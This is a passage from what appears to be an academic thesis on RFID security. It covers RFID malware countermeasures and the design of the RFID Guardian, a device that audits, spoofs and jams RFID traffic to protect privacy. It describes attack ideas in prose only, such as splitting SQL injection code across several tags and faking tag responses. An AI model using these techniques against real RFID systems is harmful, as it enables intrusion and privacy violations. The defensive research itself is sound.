A final solution is to spread RFID exploits across multiple tags. The first portion of the exploit code can store SQL code in a DB location or environment variable. A subsequent tag can then add the rest of the code, and then 'PREPARE' and execute the SQL query. However, this solution is problematic both because it uses multiple tags (which may violate application constraints), plus it requires the tags to be read in the correct order. Note that this also will not work for RFID viruses, since the total contents are too large to rewrite to a single RFID tag.

4.6. COUNTERMEASURES

Now that we have demonstrated how to exploit RFID middleware systems, it is important for RFID middleware designers and administrators to understand

how to prevent and fix these problems. Concerned parties can protect their systems against RFID malware by taking the following steps[129]:

1. **Bounds checking.** *Bounds checking* can prevent buffer overflow attacks by detecting whether or not an index lies within the limits of an array. It is usually performed by the compiler, so as not to induce runtime delays. Programming languages that enforce run-time checking, like Ada, Visual Basic, Java, and C#, do not need bounds checking. However, RFID middleware written in other languages (like C or C++) should be compiled with bounds-checking enabled, if possible. There are also tools that can do this automatically, such as Valgrind[116] and Electric Fence[123].

2. **Sanitize the input.** Code insertion and SQL injection attacks can be easily prevented by *sanitizing input data*. Instead of explicitly stripping off special characters, it is easiest to only accept data that contains the standard alphanumeric characters (0-9,a-z,A-Z). However, it is not always possible to eliminate all special characters. For example, an RFID tag on a library book might contain the publisher's name, O'Reilly. Explicitly replicating single quotes, or escaping quotes with backslashes will not always help either, because quotes can be represented by Unicode and other encodings. It is best to use built-in "data sanitizing" functions, like pg_escape_bytea() in Postgres and mysql_real_escape_string() in MySQL.

3. **Disable back-end scripting languages.** RFID middleware that uses HTTP can mitigate script injection by eliminating scripting support from the HTTP client. This may include turning off both client-side (i.e. Javascript, Java, VBScript, ActiveX, Flash) and server-side languages (i.e. Server-Side Includes).

4. **Limit database permissions and segregate users.** The database connection should use the most limited rights possible. Tables should be made read-only or inaccessible, because this limits the damage caused by successful SQL injection attacks. It is also critical to disable the execution of multiple SQL statements in a single query.

5. **Use parameter binding.** Dynamically constructing SQL on-the-fly is dangerous. Instead, it is better to use stored procedures with parameter binding. Bound parameters (using the PREPARE statement) are not treated as a value, making SQL injection attacks more difficult.

6. **Isolate the RFID middleware server.** Compromise of the RFID middleware server should not automatically grant full access to the rest of the back-

end infrastructure. Network configurations should therefore limit access to other servers using the usual mechanisms (i.e. DMZs)

7. **Review source code.** RFID middleware source code is less likely to contain exploitable bugs if it is frequently scrutinized. "Home grown" RFID middleware should be critically audited. Widely distributed commercial or open-source RFID middleware solutions are less likely to contain bugs.

For more information about *secure programming* practices, see the books 'Secure Coding'[53], 'Building Secure Software'[165], and 'Writing Secure Code' (second edition)[68].

4.7. IMPLICATIONS

RFID malware threatens an entire class of Pervasive Computing applications. Developers of the wide variety of RFID-enhanced systems will need to "armor" their systems, to limit the damage that is caused once hackers start experimenting with RFID exploits, RFID worms, and RFID viruses on a larger scale. This chapter has underscored the urgency of taking these preventative measures by demonstrating the feasibility of RFID malware on several platforms, and presenting a fully-illustrated example of a self-replicating RFID virus.

The spread of RFID malware may launch a new frontier of cat-and-mouse activity that will play out in the arena of RFID technology. RFID malware may cause other new phenomena to appear; from *RFID phishing* (tricking RFID reader owners into reading malicious RFID tags) to *RFID wardriving* (searching for vulnerable RFID readers). People might even develop *RFID honeypots* to catch the RFID wardrivers! Each of these cases makes it increasingly obvious that the age of RFID innocence has been lost. People will never have the luxury of blindly trusting the data in their RFID tags again.

CHAPTER 5

RFID Guardian: Platform Overview

5.1. RFID GUARDIAN OVERVIEW

The RFID Guardian is a portable battery-powered device that mediates interactions between RFID readers and RFID tags. The RFID Guardian leverages an on-board RFID reader combined with novel tag emulation capabilities to audit and control RFID activity, thus enforcing conformance to a specified security policy.

5.1.1. Design Goals

Over the past couple years, we have designed and prototyped the RFID Guardian, a system that allows people to administer the security of their RFID tags. The design of the RFID Guardian was driven by the following goals, which follow from the nature of RFID applications and deployment considerations:

- **Centralized use and management.**
  Most existing RFID countermeasures distribute their security policies across RFID tags, which make them very hard to configure, manage, and use. To address this concern, we designed a single platform to leverage RFID countermeasures in a coordinated fashion. Personalized security policies are centrally enforced by utilizing novel RFID security features (auditing, automatic key management, tag-reader mediation, off-tag authentication) together with existing ones (kill commands, sleep/wake modes, on-tag cryptography).

- **Context-awareness.**
  Different countermeasures have strengths and weaknesses in different ap-




Figure 5.1: The RFID Guardian (V3-RevB)

plication scenarios. Low-cost Electronic Product Code (EPC) tags require different access control mechanisms than expensive crypto-enabled contactless smart cards. Our system maintains both RFID-related context (i.e. RFID tags present, properties and security features, and their ownership status), as well as personal context (i.e. the user is in a nonhostile environment). Context is then used in conjunction with an Access Control List (ACL) to decide how to best protect the RFID tags in question.

- **Ease-of-use.**
  People do not want to fuss with an RFID privacy device, so our system must be both physically and operationally unobtrusive. We envision that our system will be eventually integrated into a PDA or mobile phone, so users will not be burdened with carrying an extra physical device. Accordingly, the RFID Guardian uses an XScale processor and simple RFID HW (barely more complex than RFID HW already found in Nokia mobile phones). Also, system operation was designed to be noninteractive for default situations, and offers a user interface for the special cases that require on-site configuration.

- **Real-world usability.**
  It is essential that the RFID Guardian works with actual deployed RFID systems. We chose a single standard as a proof-of-concept, to prove the tech-

nical feasibility our ideas. Our RFID Guardian implementation supports 13.56 MHz (HF) RFID, and is compatible with the ISO-15693[3] standard. This frequency and standard is used in a wide array of RFID applications, due to the availability of relatively inexpensive commodity HW. The ideas in this chapter can also be extended to other standards or frequencies, given some extra engineering effort.

5.2. HARDWARE OVERVIEW

The RFID Guardian prototype, is meant to help people solve their RFID privacy problems in a practical way. Therefore, we have tested our system against commonly used RFID equipment – the Philips MIFARE/I.Code Pagoda RFID Reader, with Philips I.Code SLI (ISO-15693) RFID tags. This section will introduce the hardware and software architecture that our prototype uses to monitor and protect the RFID infrastructure.

5.2.1. Hardware Architecture

The RFID Guardian hardware architecture is presented in Figure 5.2.




Figure 5.2: RFID Guardian: HW Architecture

The RFID Guardian hardware (Version 3) was designed specifically for modularity. The HW is organized into a "backplane" and "baby boards," much like

the concept of a motherboard and pluggable expansion boards in a garden-variety PC. We chose this modular design for several reasons. One reason was to correct a shortcoming in Version 2 (V2) of the RFID Guardian HW; V2 of the RFID Guardian was optimized for compactness and portability, and so all of the functionality was contained on a single integrated Printed Circuit Board (PCB). But this had the unintended consequence that HW design mistakes were nightmarish if not impossible to fix without messing up other (unrelated) parts of the PCB. HW development is unfortunately not like SW development, where you can spot a design flaw, hack together a quick fix, and then hit recompile. However, just like in creating modular SW, if you put different HW functional elements on separate pluggable PCBs, then design mistakes are easier to correct: you simply unplug the broken piece, redesign it, and plug the newly designed PCB back into the backplane.

Modular HW design also promotes expandability. Our liberal use of pin headers in the HW architecture caters for the easy addition of new HW modules. For example, the RFID Guardian could easily support new frequencies/types of RFID systems, since only an Analog Front End + Verilog code (in the FPGA) is required for a new board revision. This expandability also enables a wider variety of networking media (USB, WiFi, etc..) plus the addition of sensors or actuators.

Here are some of the major characteristics of the hardware:

The backplane (shown in Figure 5.3, panel 1) contains an FPGA (Altera EP2C8T144-C7N Cyclone II), that acts as a software-defined radio; it performs all of the filtering and modulation/demodulation. Because the FPGA is configured by Verilog code, one can reprogram the FPGA to easily support new RFID standards or other low-level functionality. As mentioned earlier, the backplane also has lots of pin headers, to which the "baby boards" attach.

Here is an overview of the baby boards (shown in Figure 5.3, panel 2):

- **PXA board** This contains a Single Board Computer (SBC), the Triton-270 module from Strategic Test, which contains an Intel PXA-270 processor and SRAM/ROM/Flash. The Triton-270 module, connected to the PXA board by a 200-pin DIMM connector, processes the baseband signal from the FPGA (via GPIO lines), and hosts the Real Time Operating System (RTOS) and the higher-level RFID Security-related application SW.

  We made a conscious design decision to use a "beast" of a microcontroller – the Intel XScale PXA270 processor, with 64 megabytes of SDRAM and 16 megabytes of Flash memory. We rationalized the use of the XScale by the strict ISO-15693 timing constraints combined with the computational load of authenticating RFID readers. Another benefit of the XScale processor family is its wide deployment in handheld devices, which eases eventual integration of the RFID Guardian into PDAs and mobile phones.




Figure 5.3: Backplane and Baby Boards

- **Analog Front Ends + Antenna** The antenna receives the analog radio signals, and the Analog Front End (AFE) down-converts and amplifies the received signal. Our current AFE supports 13.56 MHz (HF) RFID, but the pluggable nature of the AFEs allows for eventual expansion to LF/UHF frequencies.

- **Sampling Board** The Analog-to-Digital Converter (ADC) (Texas-Instruments ADS5203) samples the output of the Analog Front End.

- **Oscillator Board** This board supplies the clock signal, which includes a 13.56 MHz square wave, and 2 more oscillators with user-definable frequencies.

- **Power Supply** This board regulates the voltage to facilitate the needs of the FPGA, PXA-270 processor, sampling board, and analog front end.

- **JTAG Blaster** Both the FPGA and microprocessor are in a JTAG chain. The JTAG chain can be driven by either a PC (for programming/debugging the PXA-270 SW) or the microprocessor (for programming the FPGA).

- **Button-LED Board** This is a rudimentary user interface that contains 3 buttons and 3 LEDs (two are controlled by software running on the PXA-270, and one is a power LED).

- **Serial Line Level Converter** This board provides a wired user-interface by enabling a serial line over which the PXA-270 processor can communicate with a PC running a terminal client (i.e. HyperTerminal) listening to one of the RS232 ("COM") ports at the computer.

- **Bluetooth Module** This board provides an optional wireless user-interface, using a Flexipanel Linkmatic Bluetooth module. The Bluetooth module is used to connect to the Nokia cellphone UI (described in Section 5.4).

- **TFT Board** The TFT controller board drives a resistive touchscreen that functions as an optional on-board user interface for the RFID Guardian. The controller board houses a power conversion unit for the TFT and some electronics for reading out the touch screen and controlling backlight brightness using I2C.

One should keep in mind that just because our current HW development is modular, it does not restrict us from making a cheaper and smaller production version later on. In terms of cost reduction: the Triton-270 module is by far the most expensive component in the RFID Guardian HW (approx. US$150), and we are already thinking about how to eliminate it from the next version of our HW.

(One way is to have the FPGA take over some functions of the microprocessor, allowing us to use a cheaper and less powerful one.) Additionally, in terms of miniaturization: it should be fairly simple to integrate the HW modules after they have been individually tested. However, even with a smaller production version, there are advantages to leaving the AFEs as separate PCBs, since pluggable front-ends (for different RFID frequencies) are still a useful concept.

5.2.2. RF Design Overview

The analog part of our prototype consists of an "RFID reader" front end that uses an RFID reader-on-a-chip, and an "RFID tag" front end which required building our own custom tag emulation HW.

Our *reader transmitter/receiver* was implemented using an ISO-15693 compliant RFID reader IC from Melexis (MLX90121)[106] together with a power stage, based on the application note AN90121_1 [105], that increases the operating range to 30 cm.

Our *tag receiver* is based on an SA605 IC from Philips. The IC is intended for a single chip FM radio, but we used it to implement a high sensitivity AM receiver. Because our receiver is battery powered (as opposed to passively-powered RFID tags), it receives RFID reader signals up to a half meter away.

Our *tag transmitter* implements "active" tag spoofing using an RF power stage and a dedicated digital part that generates and mixes the required sideband frequencies, 13.56 MHz +/- 423 kHz. By actively generating the sideband frequencies, we can transmit fake tag responses up to a half meter.

We also use our tag transmitter as the basic HW primitive to generate the RFID Guardian's randomized jamming signal.

5.3. SOFTWARE OVERVIEW

The RFID Guardian is like a watchdog; it sits with a cocked-ear, waiting for danger to appear. It monitors real-world activity, from unexpected RFID scans to clandestinely located tags, and reacts in real-time lest these dangers remain undetected and undeterred.

The RFID Guardian's SW architecture reflects this event-driven reality. Besides its real-time core, the Guardian's 12694 lines of code provide device drivers (for our RFID HW), a protocol stack (ISO-15693), data storage libraries, high-level system tasks, and application libraries. The result is 254728 bytes of cross-compiled functionality dedicated to RFID security and privacy protection.

5.3.1. High-Level Organization

Operating System The RFID Guardian presents a holistic system to users, but lurking below the surface are time-critical SW routines that require central coordination. The eCos Real-Time Operating System (RTOS) takes the place of the taskmaster; it ensures fast and reliable execution, while simplifying developers' lives by handling threads, basic common interrupt handling, and some device drivers (i.e. RS-232 driver). eCos was selected primarily for its availability for the PXA270 microcontroller, but it also proved an excellent choice because it is open-source, free of licensing costs, and has an active developer community.

Libraries A major portion of the RFID Guardian SW handles intermediate processing steps; for example, tag spoofing requires ISO-compliant frame modulation and encoding, and scan logging requires a mechanism for caching data in the Flash memory. This section will describe the low- and medium-level libraries that support the main RFID Guardian functionality.

Device Drivers Device drivers are the steering software for the RFID Guardian's HW. Driver pairs control the RFID tag device (tag transmitter/receiver), RFID reader device (reader transmitter/receiver), and the jamming signal (random noise generated by the tag transmitter). Device drivers can read/write bytes and RFID markers (EOF, SOF, JAM), and they can also provide timing information. eCos also conveniently provides device drivers for the RS-232 "user interface", which facilitates a connection to the user's keyboard and screen.

Protocol Stack Once the device drivers decode bytes of raw RFID data, the RFID Guardian needs to make further sense out of it; for example, was it an RFID tag replying to an inventory query, or an RFID reader attempting to read a data block? The ability to understand RFID communications protocols is a prerequisite for making meaningful high-level security decisions (e.g. was the reader's read command authorized?) This is why the RFID Guardian contains an implementation of Part 2 (device drivers) and Part 3 (Communications protocol) of the ISO-15693 standard.

Data Storage Once RFID communications have been interpreted, the internal state of the RFID Guardian is updated by modifying the contents of one or more data structures. Generally, this data is stored in the volatile RAM, but "permanent" data structures are cached into Flash when the processor is idle. The Journaling Flash File System (v2) manages the RFID Guardian's Flash memory, providing

filesystem-style access, offline garbage collection, balanced erasing of blocks, and crash resistance.

The data structures themselves collectively reflect the high-level functionality of the RFID Guardian. Transient data structures include the tag presence list, partially-open authentication list, authenticated session list, context list, and timer activity list. Permanent data structures may also include the RFID scan log, access control list, reader authentication key list, tag ownership list, and tag key list.

Tasks The RFID Guardian's high-level system tasks are little virtual pieces of functionality that take turns controlling the behavior of the system. Each task plays a different role: the tag task acts like a virtual RFID tag, and the reader task like a commodity RFID reader. The timer task is akin to a little alarm clock, that periodically goes off and spurs other system components into action. The user input task primarily relays input from the real-life user input devices to the appropriate SW handler.

Each of these tasks uses a comparable software stack. A main loop at the top level waits for activity on its assigned device. An interrupt prompts the device driver to decode and store the frame(s). The task then invokes the appropriate high-level application routines.




Figure 5.4: "Tag" Task Functionality

Timer Task The RFID Guardian needs to perform activities at specific times, either periodically (i.e. polling to populate the RFID tag presence list), or on a

one-time basis (i.e. timing out a half-opened authentication attempt). The timer task is responsible for keeping track of scheduled activities and multiplexing the XScale's high-resolution timer interrupts with the corresponding actions that must occur at those times.

User Input Task On rare occasions, users will want to explicitly interact with the RFID Guardian. They may want to configure the ACL, conduct an RFID scan, provide context data, or execute some other kind of system command. The user input task collects these commands from the cornucopia of available input devices, (i.e. RS-232, keyboard/button/keypad/etc..), and reroutes them to the system components responsible for the desired high-level functionality.

Tag Task Tag emulation is one of the highlights of the RFID Guardian, being frequently used to achieve the RFID Guardian's high-level goals – RFID scan logging, authenticating RFID readers, and spoofing one or several RFID tags. The tag task is the entity responsible for coordinating the RFID Guardian's "tag-like" behavior. When activated by an interrupt from the tag receiver, the task calls the device driver to demodulate and decode the incoming RFID queries. This subsequently activates the aforementioned high-level functionality, if needed.

Reader Task The reader task, driven by SW requests from the timer and UI, coordinates use of the Guardian's RFID reader-on-a-chip. The task performs specified queries, (i.e inventory, read/write data), and interprets the tag responses. This is commonly used for detecting (possibly covert) RFID tags, and activating on-tag security mechanisms, if any.

5.3.2. Detailed Abstractions

Figure 5.5 gives a detailed look at the RFID Guardian's main SW abstractions.

The SW architecture has two halves: the Console side (that hosts the high-level applications – i.e. serial cable or cellphone interfaces) and the RFID Guardian side (that hosts the real-time functionality).

5.3.3. Console Side

Applications

Example applications are an RFID Guardian controlling terminal for packet filtering, or for RFID sniffing, or for an SSL-enabled RFID reader, or for off-line work.




Figure 5.5: RFID Guardian SW Layers

Library modules

Library modules include the GUI implementation, and building blocks for non-real-time functionality like trace analysis (using a mathematics package) or ACL manipulation.

Stubs

Stubs are low-level placeholders on the Console for the actual implementation of application modules for real-time stuff on the Triton. The stub wraps up a command into a Guardian Protocol (GP) message, sends it out, and awaits the response.

Bluetooth/Serial

Bluetooth and/or a serial connection can be used to connect the User Interface to the RFID Guardian.

5.3.4. RFID Guardian Side

Bluetooth/Serial

Bluetooth and/or a serial connection can be used to connect the RFID Guardian to the User Interface.

Skeleton

Skeletons are slight wrappers for GP commands received from a connected Console.

Library Modules

These are the modules of the RFID Guardian that do the actual work of the toolkit. They build on the System Modules, e.g. by using port filter chains to interact with the RFID network, or GP skeletons to interact with the Console.

User Interface Server
: has a thread that receives commands over a GP connection, and dispatches the GP commands to the appropriate Library Module.

ACL
: In line count, the ACL is the largest library module. It includes a parser (built with the parser generator LLgen [70]) to read the ACL definitions and rules, a postprocessing module to convert the rules to a more efficient structure, and versioning code to save and retrieve diffs.

  The ACL registers a filter with each RFID reception port, and subjects the incoming frame to its rules. If the verdict is DENY, a jamming response frame is built that is sent out by the port filter chain.

Spoofer
: also has a filter registered with each RFID reception port; if spoofing is appropriate, it fills out a spoofed response and indicates to the filter chain that the port must send out that response — or a mimicked collision if more than one spoofed tag would respond at the same time. Its operation is also controllable through the User Interface.

Logging
: can be used to log RFID traffic by registering an appropriate port filter. Allows logging of requests, of sent responses, and/or any sniffed responses from external tags. The logs can be viewed or downloaded through the User Interface.

SSL is built into the RFID Guardian to perform authentication and encrypted conversations with RFID readers or sibling RFID Guardians, and to handle crypto-enabled tags. We used OpenSSL because it is easy to port to another substrate like RFID: only an RFID BIO must be written that performs packetization and retransmission. The BIO uses the RFID ReadMultipleBlock and WriteMultipleBlock commands to implement read and write.

Doing crypto with SSL is a heavyweight procedure. This is illustrated by performance. The maximum raw bandwidth over ISO-15693 is 26.4 kbit/s. A reader authentication with SSL exchanges 2.5KB, which here takes 1.4s. Over a nonencrypted RFID BIO, a bandwidth of 18 kbit/s can be achieved; an encrypted connection reaches 8.5 kbit/s. One of the delaying factors is the lower computing speed of RFID Guardian, which causes timeouts because the CPU is still busy en/decrypting.

On-board Reader

can be controlled interactively through the User Interface. It can also do autonomous periodic scans.

System Modules

RFID ports

are the generic API presented to upper layers by the device drivers. Ports are bidirectional endpoints for communication. They differ from sockets in that RFID communication, besides data bits, consists of start-of-frame and end-of-frame markers, which can also occur in isolation.

RFID protocol stacks

contain an implementation of several RFID protocol stacks, including ISO-15693, ISO-14443, and ISO-18000. These stacks transform the bit streams from the RFID device into frames, and vice versa.

Port filter chains

provide a means to notify higher-level modules of arrival of an RFID frame. Each RFID port has a filter chain. A module can register a filter function with a port's filter chain. A filter can fill out a response frame (or a jamming frame), and indicate to the filter chain that the response should be sent out.

Query Callbacks

are callbacks that are registered with RFID device drivers, which are invoked each time a byte has been read from the RFID channel. These callbacks can return a status code to indicate that reception should abort immediately. The time taken by this type of callback must be really short: it must fit in the latency between two arrived RFID symbols, which can be as short as 2 bits. The intended rationale is interference in an RFID exchange by disrupting the *request* by the reader, not the response by the tag.

Device Drivers

Device drivers communicate with the RFID hardware through GPIO pins. Current device drivers are: 13.56MHz tag device (receiver/transmitter), and 13.56MHz reader device. The tag transmitter is also capable of generating corrupted response frames for jamming.

RTOS

[34] is a widely deployed open-source Real-Time Operating System (RTOS). eCOS contains support for interrupts, threads, timers, flash disks, and drivers for all kinds of devices like serial line, USB, real-time clocks, and GPIO (General Purpose I/O) pins.

Filter Callbacks

Filter callbacks provide a means to notify higher-level modules of arrival of an RFID frame. Each RFID port has a filter chain. A module can register a filter function with a port's filter chain. A filter can fill out a response frame (or a jamming frame), and indicate to the filter chain that the response should be sent out.

In the RFID Guardian, a port usually has a thread that is blocked, waiting for an arriving frame. If the thread is woken up for a new frame, it then invokes the filters in the port's filter chain, and sends out a response if required.

Query Intercept Callbacks

are callbacks that are registered with RFID device drivers, which are invoked each time a byte has been read from the RFID channel. These callbacks can return a status code to indicate that reception should abort immediately. The time taken by this type of callback must be really short: it must fit in the latency between two arrived RFID symbols, which can be as short as 2 bits. The intended rationale is interference in an RFID exchange by disrupting the *request* by the reader, not the response by the tag.

5.4. USER INTERFACES

Users can communicate with the RFID Guardian by a variety of means: by serial line or socket, over the RFID channel, or using a TFT or Nokia cellphone (via Bluetooth).

Cellphone UI We have tested two cellphones as platforms for the User Interface for the RFID Guardian: the Nokia E60 (shown in Figure 5.6, Panel 1) is a standard phone with a numerical keypad, five-way navigation key, and two soft keys. Also, the Nokia E61 is a smartphone with a numerical keypad and QWERTY keyboard.

Figure 5.6: RFID Guardian User Interface

Both of these phones run the Symbian OS along with Nokia's S60 platform, for which an emulator is available. We are using Eclipse and Carbide.j as the SW development environment, for writing RFID Guardian UI "midlets", that can easily port to other J2ME + JSR-82 enabled phones. So far we have only tested midlet portability with Nokia phones, but at some point we would also like to test this on other platforms (i.e. Sony). The Nokia cellphones also feature built-in Bluetooth support, which we have used to talk to the Linkmatic Bluetooth module, and a SitecomCN-812-v1 Bluetooth USB dongle, that was connected to a PC running an RFID Guardian emulator.

It is also important to mention that we have chosen to use a cellphone as a user interface, because we envision that one day the analog electronics of the RFID Guardian could be miniaturized onto a single silicon chip and embedded in a mobile device like a cellphone or PDA, much in the same way that Near Field Communications (NFC) has been integrated into Nokia cellphones.

The Cellphone User Interface can initiate the following high-level functions on the RFID Guardian (shown in Figure 5.6, Panels 2 and 3):

- **Tag functions:** Conduct an RFID scan, transfer tag ownership, manage tag sets, manage tag keys, and manage tag spoofing.
- **Reader functions:** Manage RFID reader/role lists, manage Guardian-Reader keys/certificates, add and remove readers/roles. (For the difference between

readers and roles, see Section 7.3.2)

- **Access control functions:** Select the ACL directory, check the ACL status, load/save/clear the ACL, and set the ACL context.
- **Auditing functions:** Set real-time alerts, view or configure scan/tag logging, and view/configure general-purpose logs.
- **Advanced functions:** Security (fuzzing, relay/replay, DPA) and Administration (load new programs, reflash EEPROM, backup/synchronize via a reader+PC, cellphone filesystem browser, Guardian filesystem browser, change system time.)

CHAPTER 6

RFID Guardian: Primitive Operations

6.1. RFID TAG SPOOFING

RFID readers produce an electromagnetic field that powers up RFID tags, and provides them with a reference signal (e.g., 13.56 MHz) that they can use for internal timing purposes. Once an RFID tag decodes a query from an RFID reader (using its internal circuitry), it encodes its response by turning on and off a resistor in synchronization with the reader's clock signal. This so-called "load modulation" of the carrier signal results in two sidebands, which are tiny peaks of radio energy, one just higher and one just lower than the carrier frequency. Tag response information is transmitted solely in these sidebands[1], rather than in the carrier signal.

Figure 6.1 (from the RFID Handbook[41]) illustrates what these sidebands look like, in relation to the reader-generated carrier frequency. The comparatively tiny sidebands have approximately 90 decibels less power than the reader-generated carrier signal, and this is the reason why RFID tag responses often have such a limited transmission range.

The secret to creating fake tag responses is to generate the two sideband frequencies, and use them to send back properly-encoded responses that are synchronized with the RFID reader's clock signal. The simplest way to generate these sidebands is to imitate an RFID tag, by turning on and off a load resistor with the correct timing. The disadvantage of this approach is that passive modulation of the reader signal will saddle our fake tag response with identical range limitations

[1] Sidebands are not just an RFID-specific phenomenon – they are also commonly used to transmit information in radio and television broadcasts, long-distance voice communications, and amateur radio.

